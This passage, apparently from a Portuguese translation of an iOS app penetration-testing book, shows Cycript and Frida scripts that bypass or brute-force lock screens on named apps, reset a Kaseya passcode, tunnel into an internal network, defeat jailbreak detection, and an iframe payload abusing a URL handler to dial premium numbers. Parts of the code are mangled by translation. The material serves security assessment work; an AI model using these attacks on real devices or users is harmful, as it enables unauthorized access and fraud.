
O aplicativo é primeiro descriptografado e extraído do dispositivo. Em seguida, as definições de classe do aplicativo são extraídas usando o `class-dump-z`. O exame da saída do `class-dump-z` revela várias visualizações, incluindo as seguintes:

```
@interface MainView : XXUnknownSuperclass <UITableViewDelegate,  
UITableViewDataSource, UITabBarDelegate, InputViewDelegate,  
UIActionSheetDelegate, UISearchBarDelegate, UIAlertViewDelegate> {
```

Com o aplicativo carregado em primeiro plano, você se conecta a ele com o Cycript e tenta forçar o carregamento de um novo view controller alocando e inicializando um novo objeto do tipo `MainView`:

```
cy# UIApp.keyWindow.rootViewController = [[MainView alloc] init]; #<MainView:  
0x16edbc70>"  
cy#
```

Forçar o carregamento do controlador de visualização faz com que a janela carregada no momento seja alterada sem que você precise digitar a senha da tela de bloqueio. Nesse caso, o menu principal é carregado, ignorando assim a visualização de autenticação da tela de bloqueio, conforme mostrado em [Figura 3.22](#).



**Figura 3.19** Como contornar a tela de bloqueio do Password Manager


```
cy# doTunneledWebRequest("http://intranet:8000")
@>HTTP/1.1 200 OK\nServer: SimpleHTTP/0.6 Python/2.7.8\nDate: Tue, 30 Sep 2014 10:47:10 GMT\nContent-type: text/html\nContent-Length: 104\nLast-Modified: Mon, 29 Sep 2014 17:15:29 GMT\nCache-Control: no-transform,public,max-age=300,s-maxage=900\nExpires: Mon, 29 Apr 2016 21:44:55 GMT\n\n<html>\r\n<body>\r\n<title>Acme Corp Intranet</title>\r\n<h1>Welcome to the Acme Corp Intranet</h1>\r\n</body>\r\n</html>
```



**Figura 3.20** Pivoting para redes internas no Kaseya BYOD



**Figura 3.21** Visualização do aplicativo Snoop-it



**Figura 3.22** Visualização das classes Objective-C do Snoop-it

### Forçar a autenticação local com força bruta

Muitos aplicativos implementam bloqueios de tela para impedir que usuários com acesso físico entrem no aplicativo. No entanto, muitas vezes é possível instrumentar o tempo de execução desses aplicativos para contornar a autenticação. A implementação de uma força bruta na tela de bloqueio é ilustrada a seguir usando o aplicativo Safe Password Free (<https://itunes.apple.com/gb/app/safe-password-free-for-iphone/id482919221>) como exemplo.

O aplicativo é um gerenciador de senhas típico e pode ser usado para armazenar senhas de sites genéricos, contas bancárias, contas de e-mail e outros aplicativos confidenciais. O acesso físico ao aplicativo é protegido por uma tela de bloqueio, que exige a inserção de um código PIN quando o aplicativo é iniciado pela primeira vez. Se você descriptografar o aplicativo, extraí-lo do dispositivo e, em seguida, extrair suas definições de classe (usando `class-dump-z`), observará vários métodos potencialmente interessantes, um dos quais é o método `checkPassword` na classe delegada do aplicativo:

```
- (BOOL)checkPassword: (id)password;
```

Você pode usar o Cycript para injetar no aplicativo e, nesse momento, invocar esse método e observar seu comportamento:

```
cy# [UIApp.delegate checkPassword: "9876"] 0
cy#
```

O método retorna um valor booleano, que indica se a senha está correta. O PIN do aplicativo é um valor numérico simples de quatro dígitos, o que significa que o espaço-chave para o código PIN tem  $10^4$ , ou seja, 10.000 combinações possíveis. Você pode usar o Cycript para lançar esse ataque de força bruta, como mostrado aqui:

```
cy# var pin=0;
0
cy# função bruteScreenlock() cy>
{
cy> for(var i=1200; i<1300; i++)
cy> {
cy> var result = [UIApp.delegate checkPassword:""+i];
```

```

cy> if(result=="1") pin=i;
cy> }
cy> }
cy# bruteScreenlock()
cy# print:pin;
1234
cy#

```

Para fins de demonstração, o loop itera entre 1200 e 1300, chamando o método `checkPassword` com uma representação de string do valor atual do contador. Se o valor de retorno de `checkPassword` for igual a 1, então o PIN tentado estava correto, e a função `bruteScreenlock` é concluída, destacando que o PIN de bloqueio de tela foi encontrado com êxito.

## Pivotando para redes internas

Muitos aplicativos corporativos integram-se às redes internas, fornecendo aos usuários acesso a itens como compartilhamentos de arquivos internos, aplicativos de intranet e e-mail. Exemplos desses tipos de aplicativos incluem os aplicativos BYOD (traga seu próprio dispositivo) e MDM (gerenciamento de dispositivos móveis), ambos amplamente utilizados em ambientes corporativos. Esses aplicativos são particularmente interessantes porque, se não forem protegidos adequadamente, podem funcionar como um pivô para uma rede interna corporativa para qualquer invasor que tenha comprometido o dispositivo. Para demonstrar isso, descrevemos um ataque contra o Kaseya BYOD (<http://www.kaseya.com/solutions/byod>).

A Kaseya fornece um conjunto de aplicativos para acessar documentos e e-mail e para facilitar a navegação segura na web. As organizações instalam o gateway da Kaseya em seu perímetro de rede para fornecer acesso a serviços internos, tais como aplicativos de intranet e compartilhamentos de arquivos; esses podem ser acessados através dos aplicativos Kaseya Secure Browser ou Kaseya Secure Docs. Você pode configurar esses aplicativos para se conectarem diretamente ao seu gateway da Kaseya ou serem roteados através da infraestrutura de retransmissão da Kaseya; eles atuam como um proxy para o seu gateway. Uma consequência interessante desse recurso é que, no caso de um comprometimento no dispositivo, sem qualquer forma de autenticação, você pode explorar essa funcionalidade para encapsular solicitações para redes internas. A função Cycript a seguir foi desenvolvida para demonstrar isso:

```

função doTunneledWebRequest(host)
{
var url = [[NSURL alloc] initWithString:host];
var nsurl = [[NSURLRequest alloc] initWithURL:url];
var rvhttpurl = [[RVHTTPURLProtocol alloc] init];
var helper = [RVHTTPURLProtocolLocalStorageHelper initialize]; [rvhttpurl
initWithRequest:nsurl cachedResponse:null client:[rvhttpurl client]];
rvhttpurl->isa.messages['connectionDidFinishLoading:'] = function() {};
[rvhttpurl startLoading];
[NSThread sleepForTimeInterval:5];
var str = [[NSString alloc] initWithData:rvhttpurl->encryptedResponse
encoding:0x5];
var headerlen = [str rangeOfString:@"\n\n"].location;
var b64header = [str substringToIndex:headerlen];
var encryptedheaders = [NSData rlDataFromBase64String:b64header]; var
rvcrypt = [[RVCryptor alloc] init];
[rvcrypt usePasswordData:rvhttpurl->answerKey error:@""];
var headers = [[NSString alloc] initWithData:[rvcrypt
decryptData:encryptedheaders error:""] encoding:0x5];
var encryptedbody = [str substringFromIndex:b64header.length+2]; var
body = [[NSString alloc] initWithData:[rvcrypt
decryptData:[encryptedbody dataUsingEncoding:0x5] error:""] encoding:0x5];
var response = [[NSString alloc] initWithFormat:@"%@%@", headers, "\n", body];
resposta de retorno;
}

```

Embora isso possa parecer relativamente complexo, a função faz pouco mais do que configurar os objetos necessários no aplicativo Kaseya Brower, que são então usados para fazer uma solicitação criptografada ao proxy da Kaseya. Ao receber a resposta criptografada, o código Cycript a descriptografa. [A Figura 3.20](#) mostra o resultado da execução da função com o Cycript injetado enquanto o aplicativo está bloqueado.

## Instrumentação usando o Frida

O Frida (<http://www.frida.re/>) é uma poderosa estrutura multiplataforma para instrumentar aplicativos no Windows, OS X, Linux e iOS. Diferentemente da maioria das ferramentas de instrumentação no iOS, o Frida não usa o Substrate na estrutura; em vez disso, é uma estrutura totalmente autônoma que não requer modificações no dispositivo além da execução do binário frida-server. O Frida tem uma arquitetura cliente-servidor e, depois que o frida-server é executado no dispositivo, ele pode ser controlado por USB (ou, com algumas modificações, pela rede) por um cliente Frida executado em sua estação de trabalho. Os clientes do Frida se comunicam por meio de um canal bidirecional usando a API Python do Frida; no entanto, a lógica de depuração real ocorre usando JavaScript.

Para instalar o Frida em seu dispositivo, basta instalar o pacote `com.tillitech.frida-server` do diretório <http://ospy.org> Repositório do Cydia. Para instalar o Frida no lado do cliente, você pode instalar usando o

```
easy_install: sudo easy_install frida
```

Depois que o Frida estiver instalado no dispositivo e na estação de trabalho, e o dispositivo estiver conectado via USB, você poderá testar se a configuração do Frida está funcionando usando o seguinte comando, que deve retornar uma lista de processos em execução no dispositivo iOS:

```
redpill:~ dmc$ frida-ps -U
  PID NAME
  383 Calendário
  220 Correio
 210 AGXCompilerServi
   39 AppleIDAuthAgent
   24 BTServer
 150 BlueTool
 355 CloudKeychainPro
   25 CommCenter
11588 DTMobileIS
   202 DuetLST
```

Antes de começar a usar o Frida para instrumentar aplicativos, você deve se familiarizar com a API do JavaScript (<http://www.frida.re/docs/javascript-api/>).

Um recurso útil do Frida é o utilitário `frida-trace`, que pode ser usado para rastrear chamadas de função em seu aplicativo. Isso pode ser útil em várias circunstâncias, como para monitorar as chamadas de API usadas para criptografia e descriptografia, ou para inspecionar as conexões de rede que um aplicativo faz. Para obter detalhes sobre como rastrear aplicativos usando o Frida, consulte a demonstração na documentação do Frida para iOS (<http://www.frida.re/docs/ios/>).

No entanto, o motivo pelo qual você pode querer usar o Frida em vez das ferramentas baseadas em substrato é devido às excelentes ligações com Python que a ferramenta oferece. O exemplo aqui pode ajudá-lo a começar a trabalhar com o Frida.

Com o dispositivo conectado à sua estação de trabalho via USB, primeiro carregue o Python e importe o módulo Frida:

```
redpill:~ dmc$ python
Python 2.7.5 (padrão, 9 de março de 2014, 22:15:05)
[GCC 4.2.1 compatível com Apple LLVM 5.0 (clang-500.0.68)] no darwin
Digite "help", "copyright", "credits" ou "license" para obter mais informações.
>>> import frida
>>>
```

Para verificar se o cliente consegue se comunicar com o servidor Frida, use o método `enumerate_devices()` para listar os dispositivos conectados no momento:

```
>>> frida.get_device_manager().enumerate_devices() [Device(id=1,
name="Local System", type='local'), Device(id=2, name="Local TCP",
type='remote'), Device(id=3, name="iPad 4", type='tether')]
>>>
```

Para anexar a um processo no dispositivo, use o método `attach()` e forneça uma ID ou um nome de processo:

```
>>> process =
frida.get_device_manager().enumerate_devices()[2].attach(1161)
>>>
```

Para ver os módulos carregados no momento em seu aplicativo, use o método `enumerate_modules()` e, para ver os nomes dos módulos carregados no momento, itere por essa lista:

```
>>> for module in process.enumerate_modules():
...     print module.name
...
BookExamples
MobileSubstrate.dylib
CoreGraphics
Fundação UIKit
libobjc.A.dylib
libSystem.B.dylib
Segurança da Fundação
CoreFoundation
libswiftCore.dylib
libswiftDarwin.dylib
libswiftDispatch.dylib
libswiftFoundation.dylib
libswiftObjectiveC.dylib
```

Para começar a instrumentar o tempo de execução em um aplicativo, você precisará usar a API JavaScript. Para carregar e executar um script no tempo de execução do seu aplicativo, faça o seguinte:

```
>>> def on_message(message, data):
...     print(message)
...
>>> jscode = """
... send("hello world")
...
...
>>> sessão = process.session
>>> script = session.create_script(jscode)
>>> script.on('message', on_message)
>>> script.load()
>>> {u'type': u'send', u'payload': u'hello world'}
>>>
```

Esse exemplo simples registra primeiro uma função de retorno de chamada denominada `on_message()`. A chamada de retorno é usada para passar objetos do JavaScript e do seu aplicativo de volta para as ligações do Python, por meio da função JavaScript `send()`. Em seguida, um script é criado e executado na sessão do processo, que executa o JavaScript contido na variável `jscode`. Neste exemplo, o código JavaScript simplesmente passa a string "hello world" de volta para o aplicativo.

Para começar a instrumentar o tempo de execução do aplicativo, você deve escrever algum código JavaScript. Conforme observado anteriormente, você deve se familiarizar com a API JavaScript antes de se aprofundar no desenvolvimento do Frida, mas, para começar, fornecemos alguns exemplos aqui.

Para acessar um objeto Objective-C a partir do JavaScript, use o método `ObjC.use()`:

```
var NSString = ObjC.use("NSString");
```

Para alocar uma nova instância de `NSString`, use o método padrão do Objective-C, `alloc()`:

```
var NSString = ObjC.use("NSString").alloc();
```

Para chamar um método no objeto recém-criado, invoque-o da mesma forma que faria com um método em um objeto JavaScript, certificando-se de substituir ":" por "\_" no esquema de nomenclatura:

```
var test = ObjC.use("NSString").alloc().initWithString_("test");
```

Para encontrar uma lista de todas as classes atualmente disponíveis no aplicativo, você pode usar a variável `ObjC.classes`, que, quando passada para a instância do Python em execução na estação de trabalho por meio de um retorno de chamada, resultará em uma saída semelhante à seguinte:

```
>>> {u'type': u'send', u'payload': [u'MFDeliveryResult',
u'AVCaptureAudioChannel', u'UIPopoverButton', u'CDVWhitelist', u'OS_xpc_shmem',
u'AASetupAssistantSetupDelegatesResponse', u'MPMediaCompoundPredicate',
u'NSCache', u'ML3PersistentIDGenerator', u'GEOTileEditionUpdate',
u'UIPrintStatusJobTableViewCell',
```

```
u'SAMPSetQueue',
u'ABSectionListVibrantHeaderView', u'WebSecurityOrigin',
u'_UIMotionAnalyzerHistory', u'PFBubiquityFileCoordinator',
u'AAUpgradeiOSTermsResponse', u'NSGlyphNameGlyphInfo',...
```

Essas ilustrações simples devem ser suficientes para ajudá-lo a começar a escrever seus próprios scripts Frida para instrumentar aplicativos reais. Vamos dar uma olhada em um exemplo que demonstra como você pode usar o Frida para quebrar um aplicativo do mundo real.

No início deste capítulo, você viu um exemplo de como poderia explorar o aplicativo Kaseya Browser para acessar uma rede interna. Neste exemplo, você verá como o aplicativo Kaseya Browser pode ser facilmente instrumentado usando o Frida para que o bloqueio de tela seja contornado.

Quando o aplicativo é iniciado, o acesso físico à funcionalidade interna do aplicativo é protegido por meio de um bloqueio de tela, semelhante ao da [Figura 3.20](#).

A análise das informações de classe do aplicativo revela o seguinte método:

```
@interface RVSuiteStorage : _ABAddressBookAddRecord
{
}
+ (void)setPasscode:(id)fp8;
```

Como está implícito no nome do método, invocá-lo define a senha para o bloqueio de tela, fazendo com que todas as senhas anteriores sejam substituídas. Para invocar esse método usando o Frida, você pode usar o seguinte script Python:

```
importar frida,sys

jscode = """
var RVSuiteStorage = ObjC.use("RVSuiteStorage");
RVSuiteStorage.setPasscode_("9876");
"""

process = frida.get_device_manager().enumerate_devices()[2].attach(1179)
session = process.session

script = session.create_script(jscode)
script.load()
```

A execução desse script Frida redefine a senha de bloqueio de tela do aplicativo para 9876. Se você tiver acesso físico, agora poderá fazer login no aplicativo usando esse código!

### **Instrumentação do tempo de execução usando o Dynamic Linker**

Até agora, abordamos como instrumentar o tempo de execução usando o Substrate e o Frida. No entanto, você pode usar outra técnica relativamente simples para instrumentar métodos em um aplicativo iOS de destino. Os usuários do Linux podem estar cientes da variável de ambiente `LD_PRELOAD` que pode ser usada para carregar dinamicamente uma biblioteca em um processo, enquanto o Mac OS X tem uma variável de ambiente equivalente semelhante chamada `DYLD_INSERT_LIBRARIES`.

Para demonstrar isso, considere o exemplo anterior da função de detecção de jailbreak `[SecurityController isJailBroken]` que retornou um booleano, um sim ou um não sobre se o dispositivo está com jailbreak. O objetivo do ataque é substituir a implementação do método para que ele sempre retorne "não", de modo que o dispositivo nunca seja reconhecido como desbloqueado.

A seguir, apresentamos uma implementação simples de uma biblioteca dinâmica que usa o método swizzling para substituir a implementação de um método:

```
#include <stdio.h>
#include <objc/objc.h>
#importar <Foundation/Foundation.h>
#include <objc/runtime.h>

BOOL (*old_isJailbroken)(id self, SEL _cmd);

BOOL new_isJailbroken(id self, SEL _cmd)
{
    NSLog(@"Hooked isJailbroken");
}
```

```

        retorno NO;
}

atributo estatico void C_(construtor) initialize(void)
{
    NLog(@"Instalando o gancho");
    class_replaceMethod(objc_getClass("SecurityController"), \
@selector(isJailbroken), (IMP) new_isJailbroken, (IMP*)old_isJailbroken);
}

```

Esse exemplo é semelhante ao exemplo anterior do Substrate, exceto pelo fato de não usar as APIs do Substrate. A biblioteca injeta um novo construtor no aplicativo e usa a função `class_replaceMethod()` para alterar a implementação do seletor `isJailbroken`.

Para compilar o exemplo como uma biblioteca dinâmica usando o clang, use o seguinte comando:

```

clang -arch armv7 -isysroot
/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Deve
loper/SDKs/iPhoneOS8.0.sdk -dynamiclib -framework Foundation -lobjc
isjailbroken.m -o isjailbroken.dylib

```

Depois que sua biblioteca for compilada, carregue-a no dispositivo via `scp` e coloque-a no diretório `/usr/lib`. Para forçar um aplicativo a respeitar a variável de ambiente `DYLD_INSERT_LIBRARIES`, você pode usar o `launchctl`:

```

launchctl setenv DYLD_INSERT_LIBRARIES "/usr/lib/isjailbroken.dylib"

```

O aplicativo agora pode ser iniciado normalmente por meio da interface do usuário e o método `SecurityController isJailbroken` sempre retornará `NO`, porque a implementação da função foi substituída por uma que simplesmente retorna `NO` em todos os casos.

### **Inspeção de aplicativos iOS usando o Snoop-it**

As ferramentas são uma parte essencial do arsenal de qualquer profissional de segurança e qualquer coisa que introduza a automação de tarefas que, de outra forma, seriam incômodas, deve ser sempre bem-vinda. Talvez um dos kits de ferramentas mais completos para testes de penetração de aplicativos iOS seja o Snoop-it, que usa o Substrate para instrumentar um aplicativo. O Snoop-it (<https://code.google.com/p/snoop-it/>) é melhor descrito pelo autor da ferramenta, Andreas Kurtz:

---

*"A Snoop-it é uma ferramenta para auxiliar a análise dinâmica e as avaliações de segurança de caixa preta de aplicativos móveis, adaptando os aplicativos existentes com recursos de depuração e rastreamento de tempo de execução. A Snoop-it permite manipulações em tempo real de aplicativos iOS arbitrários com uma interface gráfica de usuário fácil de usar. Assim, contornar restrições do lado do cliente ou desbloquear recursos adicionais e conteúdo premium de aplicativos será uma brincadeira de criança."*

---

O Snoop-it contém vários recursos que você pode usar durante uma avaliação de segurança de aplicativos iOS, incluindo, entre outros, as seguintes atividades úteis:

- Monitoramento do sistema de arquivos, da rede, do keychain e do acesso a APIs confidenciais
- Detecção de desvios básicos do jailbreak
- Inspeção do estado do tempo de execução do Objective-C, incluindo classes carregadas e métodos disponíveis
- Monitoramento do log do console
- Métodos de rastreamento

Para instalar o Snoop-it, basta instalar o pacote `.nesolabs.snoopit` no repositório <http://repo.nesolabs.de/> do Cydia. Após a instalação do pacote Snoop-it, você pode iniciar o aplicativo Snoop-it, que agora deve estar visível na interface do usuário do seu dispositivo. [A Figura 3.21](#) mostra a visualização da configuração do aplicativo, na qual você pode selecionar os aplicativos que deseja inspecionar.

Selecionar um aplicativo e, em seguida, abrir o aplicativo de destino faz com que o Snoop-it carregue um servidor da Web no tempo de execução do aplicativo de destino. Você pode acessar o servidor da Web do Snoop-it navegando até a interface externa do seu dispositivo na porta TCP 12345, usando as credenciais de nome de usuário e senha do snoop-it

e snoop-it. Depois de fazer login no servidor da Web do Snoop-it, será **exibida** uma visualização semelhante à mostrada na [Figura 3.22](#).

A exibição mostrada na [Figura 3.22](#) demonstra a exibição de classes Objective-C no Snoop-it; essa exibição mostra as classes existentes no aplicativo, com aquelas que atualmente têm uma instância mostrada em verde.

Para ver como o Snoop-it pode ser usado para descobrir vulnerabilidades, considere um aplicativo simples que criptografa e descriptografa alguns dados. Um dos recursos do Snoop-it é a ferramenta de rastreamento de métodos; você pode acessar esse recurso selecionando Method Tracing na pasta Runtime Manipulation. Marque a caixa Ativar/desativar rastreamento para ativar ou desativar o recurso de rastreamento de métodos, que faz com que todos os métodos invocados pelo aplicativo sejam registrados.

Por exemplo, simplesmente marcar essa caixa e depois usar o aplicativo para que as rotinas de criptografia sejam chamadas faz com que o registro seja preenchido com o histórico do comportamento interno do aplicativo. Aqui está um exemplo de saída da ferramenta de rastreamento de métodos:

```
Mon Oct 27 18:25:39 2014 (Thread 0): - [Cipher(0x4371b30) initWithKey:], args: <__NSCFConstantString 0x101e4: abcdef123456>
Mon Oct 27 18:25:39 2014 (Thread 0): - [Cipher(0x4371b30) setCipherKey:], args: <__NSCFConstantString 0x101e4: abcdef123456>
Mon Oct 27 18:25:39 2014 (Thread 0): - [Cipher(0x4371b30) encrypt:], args: <0x500400>
Mon Oct 27 18:25:39 2014 (Thread 0): - [Cipher(0x4371b30) transform:data:], args: 0, <0x500400>
Mon Oct 27 18:25:39 2014 (Thread 0): + [Cipher(0x10e50) md5:], args: <__NSCFConstantString 0x101e4: abcdef123456>
Mon Oct 27 18:25:39 2014 (Thread 0): - [Cipher(0x4371b30) decrypt:], args: <0x43713b0>
Mon Oct 27 18:25:39 2014 (Thread 0): - [Cipher(0x4371b30) transform:data:], args: 1, <0x43713b0>
Mon Oct 27 18:25:39 2014 (Thread 0): + [Cipher(0x10e50) md5:], args: <__NSCFConstantString 0x101e4: abcdef123456>
Mon Oct 27 18:25:39 2014 (Thread 0): - [ViewController(0x513790) performSelector:withObject:withObject:], args: @selector(_controlTouchUpInside:), <0x561180>, <0x6775b0> Mon Oct 27 18:25:39 2014 (Thread 0): - [ViewController(0x513790) isViewLoaded]
Mon Oct 27 18:25:39 2014 (Thread 0): - [ViewController(0x513790) loadViewIfRequired]
Mon Oct 27 18:25:39 2014 (Thread 0): - [AppDelegate(0x679e50) performSelector:withObject:withObject:], args: @selector(_controlTouchUpInside:), <0x561180>, <0x6775b0>
```

Ao analisar a saída da ferramenta de rastreamento de métodos, você pode ver que o aplicativo cria e inicializa um novo objeto `Cipher`. Em seguida, o aplicativo passa a usar esse objeto para criptografar e descriptografar um bloco de dados usando uma chave de criptografia codificada "abcdef123456". Você deve entender bem os perigos de usar uma chave de criptografia codificada, e esse exemplo simples serve para demonstrar como você pode usar o Snoop-it para automatizar muitas das tarefas necessárias para identificar vulnerabilidades de segurança.

## Entendendo a comunicação entre processos

Como você aprendeu no Capítulo 2, os aplicativos iOS são executados dentro de uma área restrita isolada que impede que os aplicativos se comuniquem entre si e, portanto, a comunicação entre processos (IPC) é geralmente proibida. Algumas exceções a essa regra são as seguintes:

- A área de trabalho do sistema operacional

- Manipuladores de protocolo

registrados■ Extensões de

aplicativos

É lógico que você deve examinar minuciosamente qualquer endpoint IPC em um aplicativo durante uma análise de segurança, pois os endpoints IPC fornecem um ponto de entrada para que dados potencialmente contaminados entrem em um aplicativo e sejam processados por ele. Nas seções a seguir, você aprenderá a identificar e atacar os pontos de extremidade de IPC em um aplicativo iOS, concentrando-se especificamente em manipuladores de

protocolo e extensões de aplicativos.

## Ataque aos manipuladores de protocolo

No iOS, os manipuladores de protocolo têm sido usados como uma forma rudimentar de IPC há vários anos. Um aplicativo pode registrar seu próprio esquema de URL personalizado, o que faz com que o aplicativo seja invocado sempre que o esquema de URL for chamado. Quando um URL é aberto, o caminho completo e os parâmetros são passados para o manipulador do aplicativo; isso permite que os dados sejam enviados em uma única direção. Por exemplo, imagine que você queira levar um usuário do seu site para a página do seu aplicativo móvel na App Store enquanto ele está navegando no seu site no MobileSafari. Para fazer isso, você poderia usar o esquema de URL `itms-apps`, que é registrado pelo aplicativo App Store no seu dispositivo. O URL para carregar a página do seu aplicativo pode ser semelhante ao seguinte:

```
itms-apps://itunes.apple.com/app/id<num>
```

em que `<num>` seria substituído pelo identificador do seu aplicativo na App Store.

Para registrar seu próprio esquema de URL personalizado em um aplicativo, o aplicativo deve ter o esquema de URL definido no arquivo `Info.plist`, que pode ser configurado no Xcode em Info URL Types Setting, conforme mostrado na [Figura 3.23](#).

O aplicativo também deve implementar o método delegado `application:openURL`, que é onde ficará o código responsável pelo tratamento da invocação do URL. Certifique-se de inspecionar de perto qualquer código executado nesse método delegado como parte de qualquer avaliação do aplicativo, pois ele representa um ponto de entrada interessante para o aplicativo.



[Figura 3.23](#) Registro de um esquema de URL no Xcode

Um exemplo de implementação pode ser semelhante ao seguinte:

```
(BOOL)application:(UIApplication *)application openURL: \ (NSURL
*)url sourceApplication:(NSString *)sourceApplication \
annotation:(id)annotation
{
    if ([[url scheme] isEqualToString:@"myvoip"])
    {
        Se (!([[url absoluteString] rangeOfString:@"/dialer/"].location \
== NSNotFound))
        {
            NSDictionary *param = [self getParameters:url];
            if ([param objectForKey:@"call"] != nil)
            {
                [Discador makeCall:param];
            }
            retornar SIM;
        }
    }
    retorno NO;
}
```

Neste exemplo, o aplicativo registrou o esquema de URL `myvoip://` e espera que ele seja chamado com um host de `discador` e um parâmetro de URL chamado `call`. A invocação desse esquema de URL faz com que o aplicativo seja aberto e, em seguida, será feita uma chamada para o número de telefone fornecido pelo usuário. Esse URL válido poderia ter a seguinte aparência:

```
myvoip://dialer/?call=123
```

Todas as vulnerabilidades que possam existir em um esquema de manipulação de URL dependem inteiramente da funcionalidade do aplicativo, de como ele manipula os dados lidos do URL e do que ele faz com essa entrada. Neste exemplo simples, o aplicativo VoIP poderia ser usado por um invasor para fazer uma chamada para um número de tarifa premium porque o aplicativo não solicita ao usuário antes de fazer a chamada, nem verifica o aplicativo de origem da solicitação. O esquema de URL poderia, portanto, ser invocado por um `iframe` em uma

página da Web que o

usuário navegou no MobileSafari; ou seja:

```
<iframe src="myvoip://dialer/?call=0044906123123"></iframe>
```

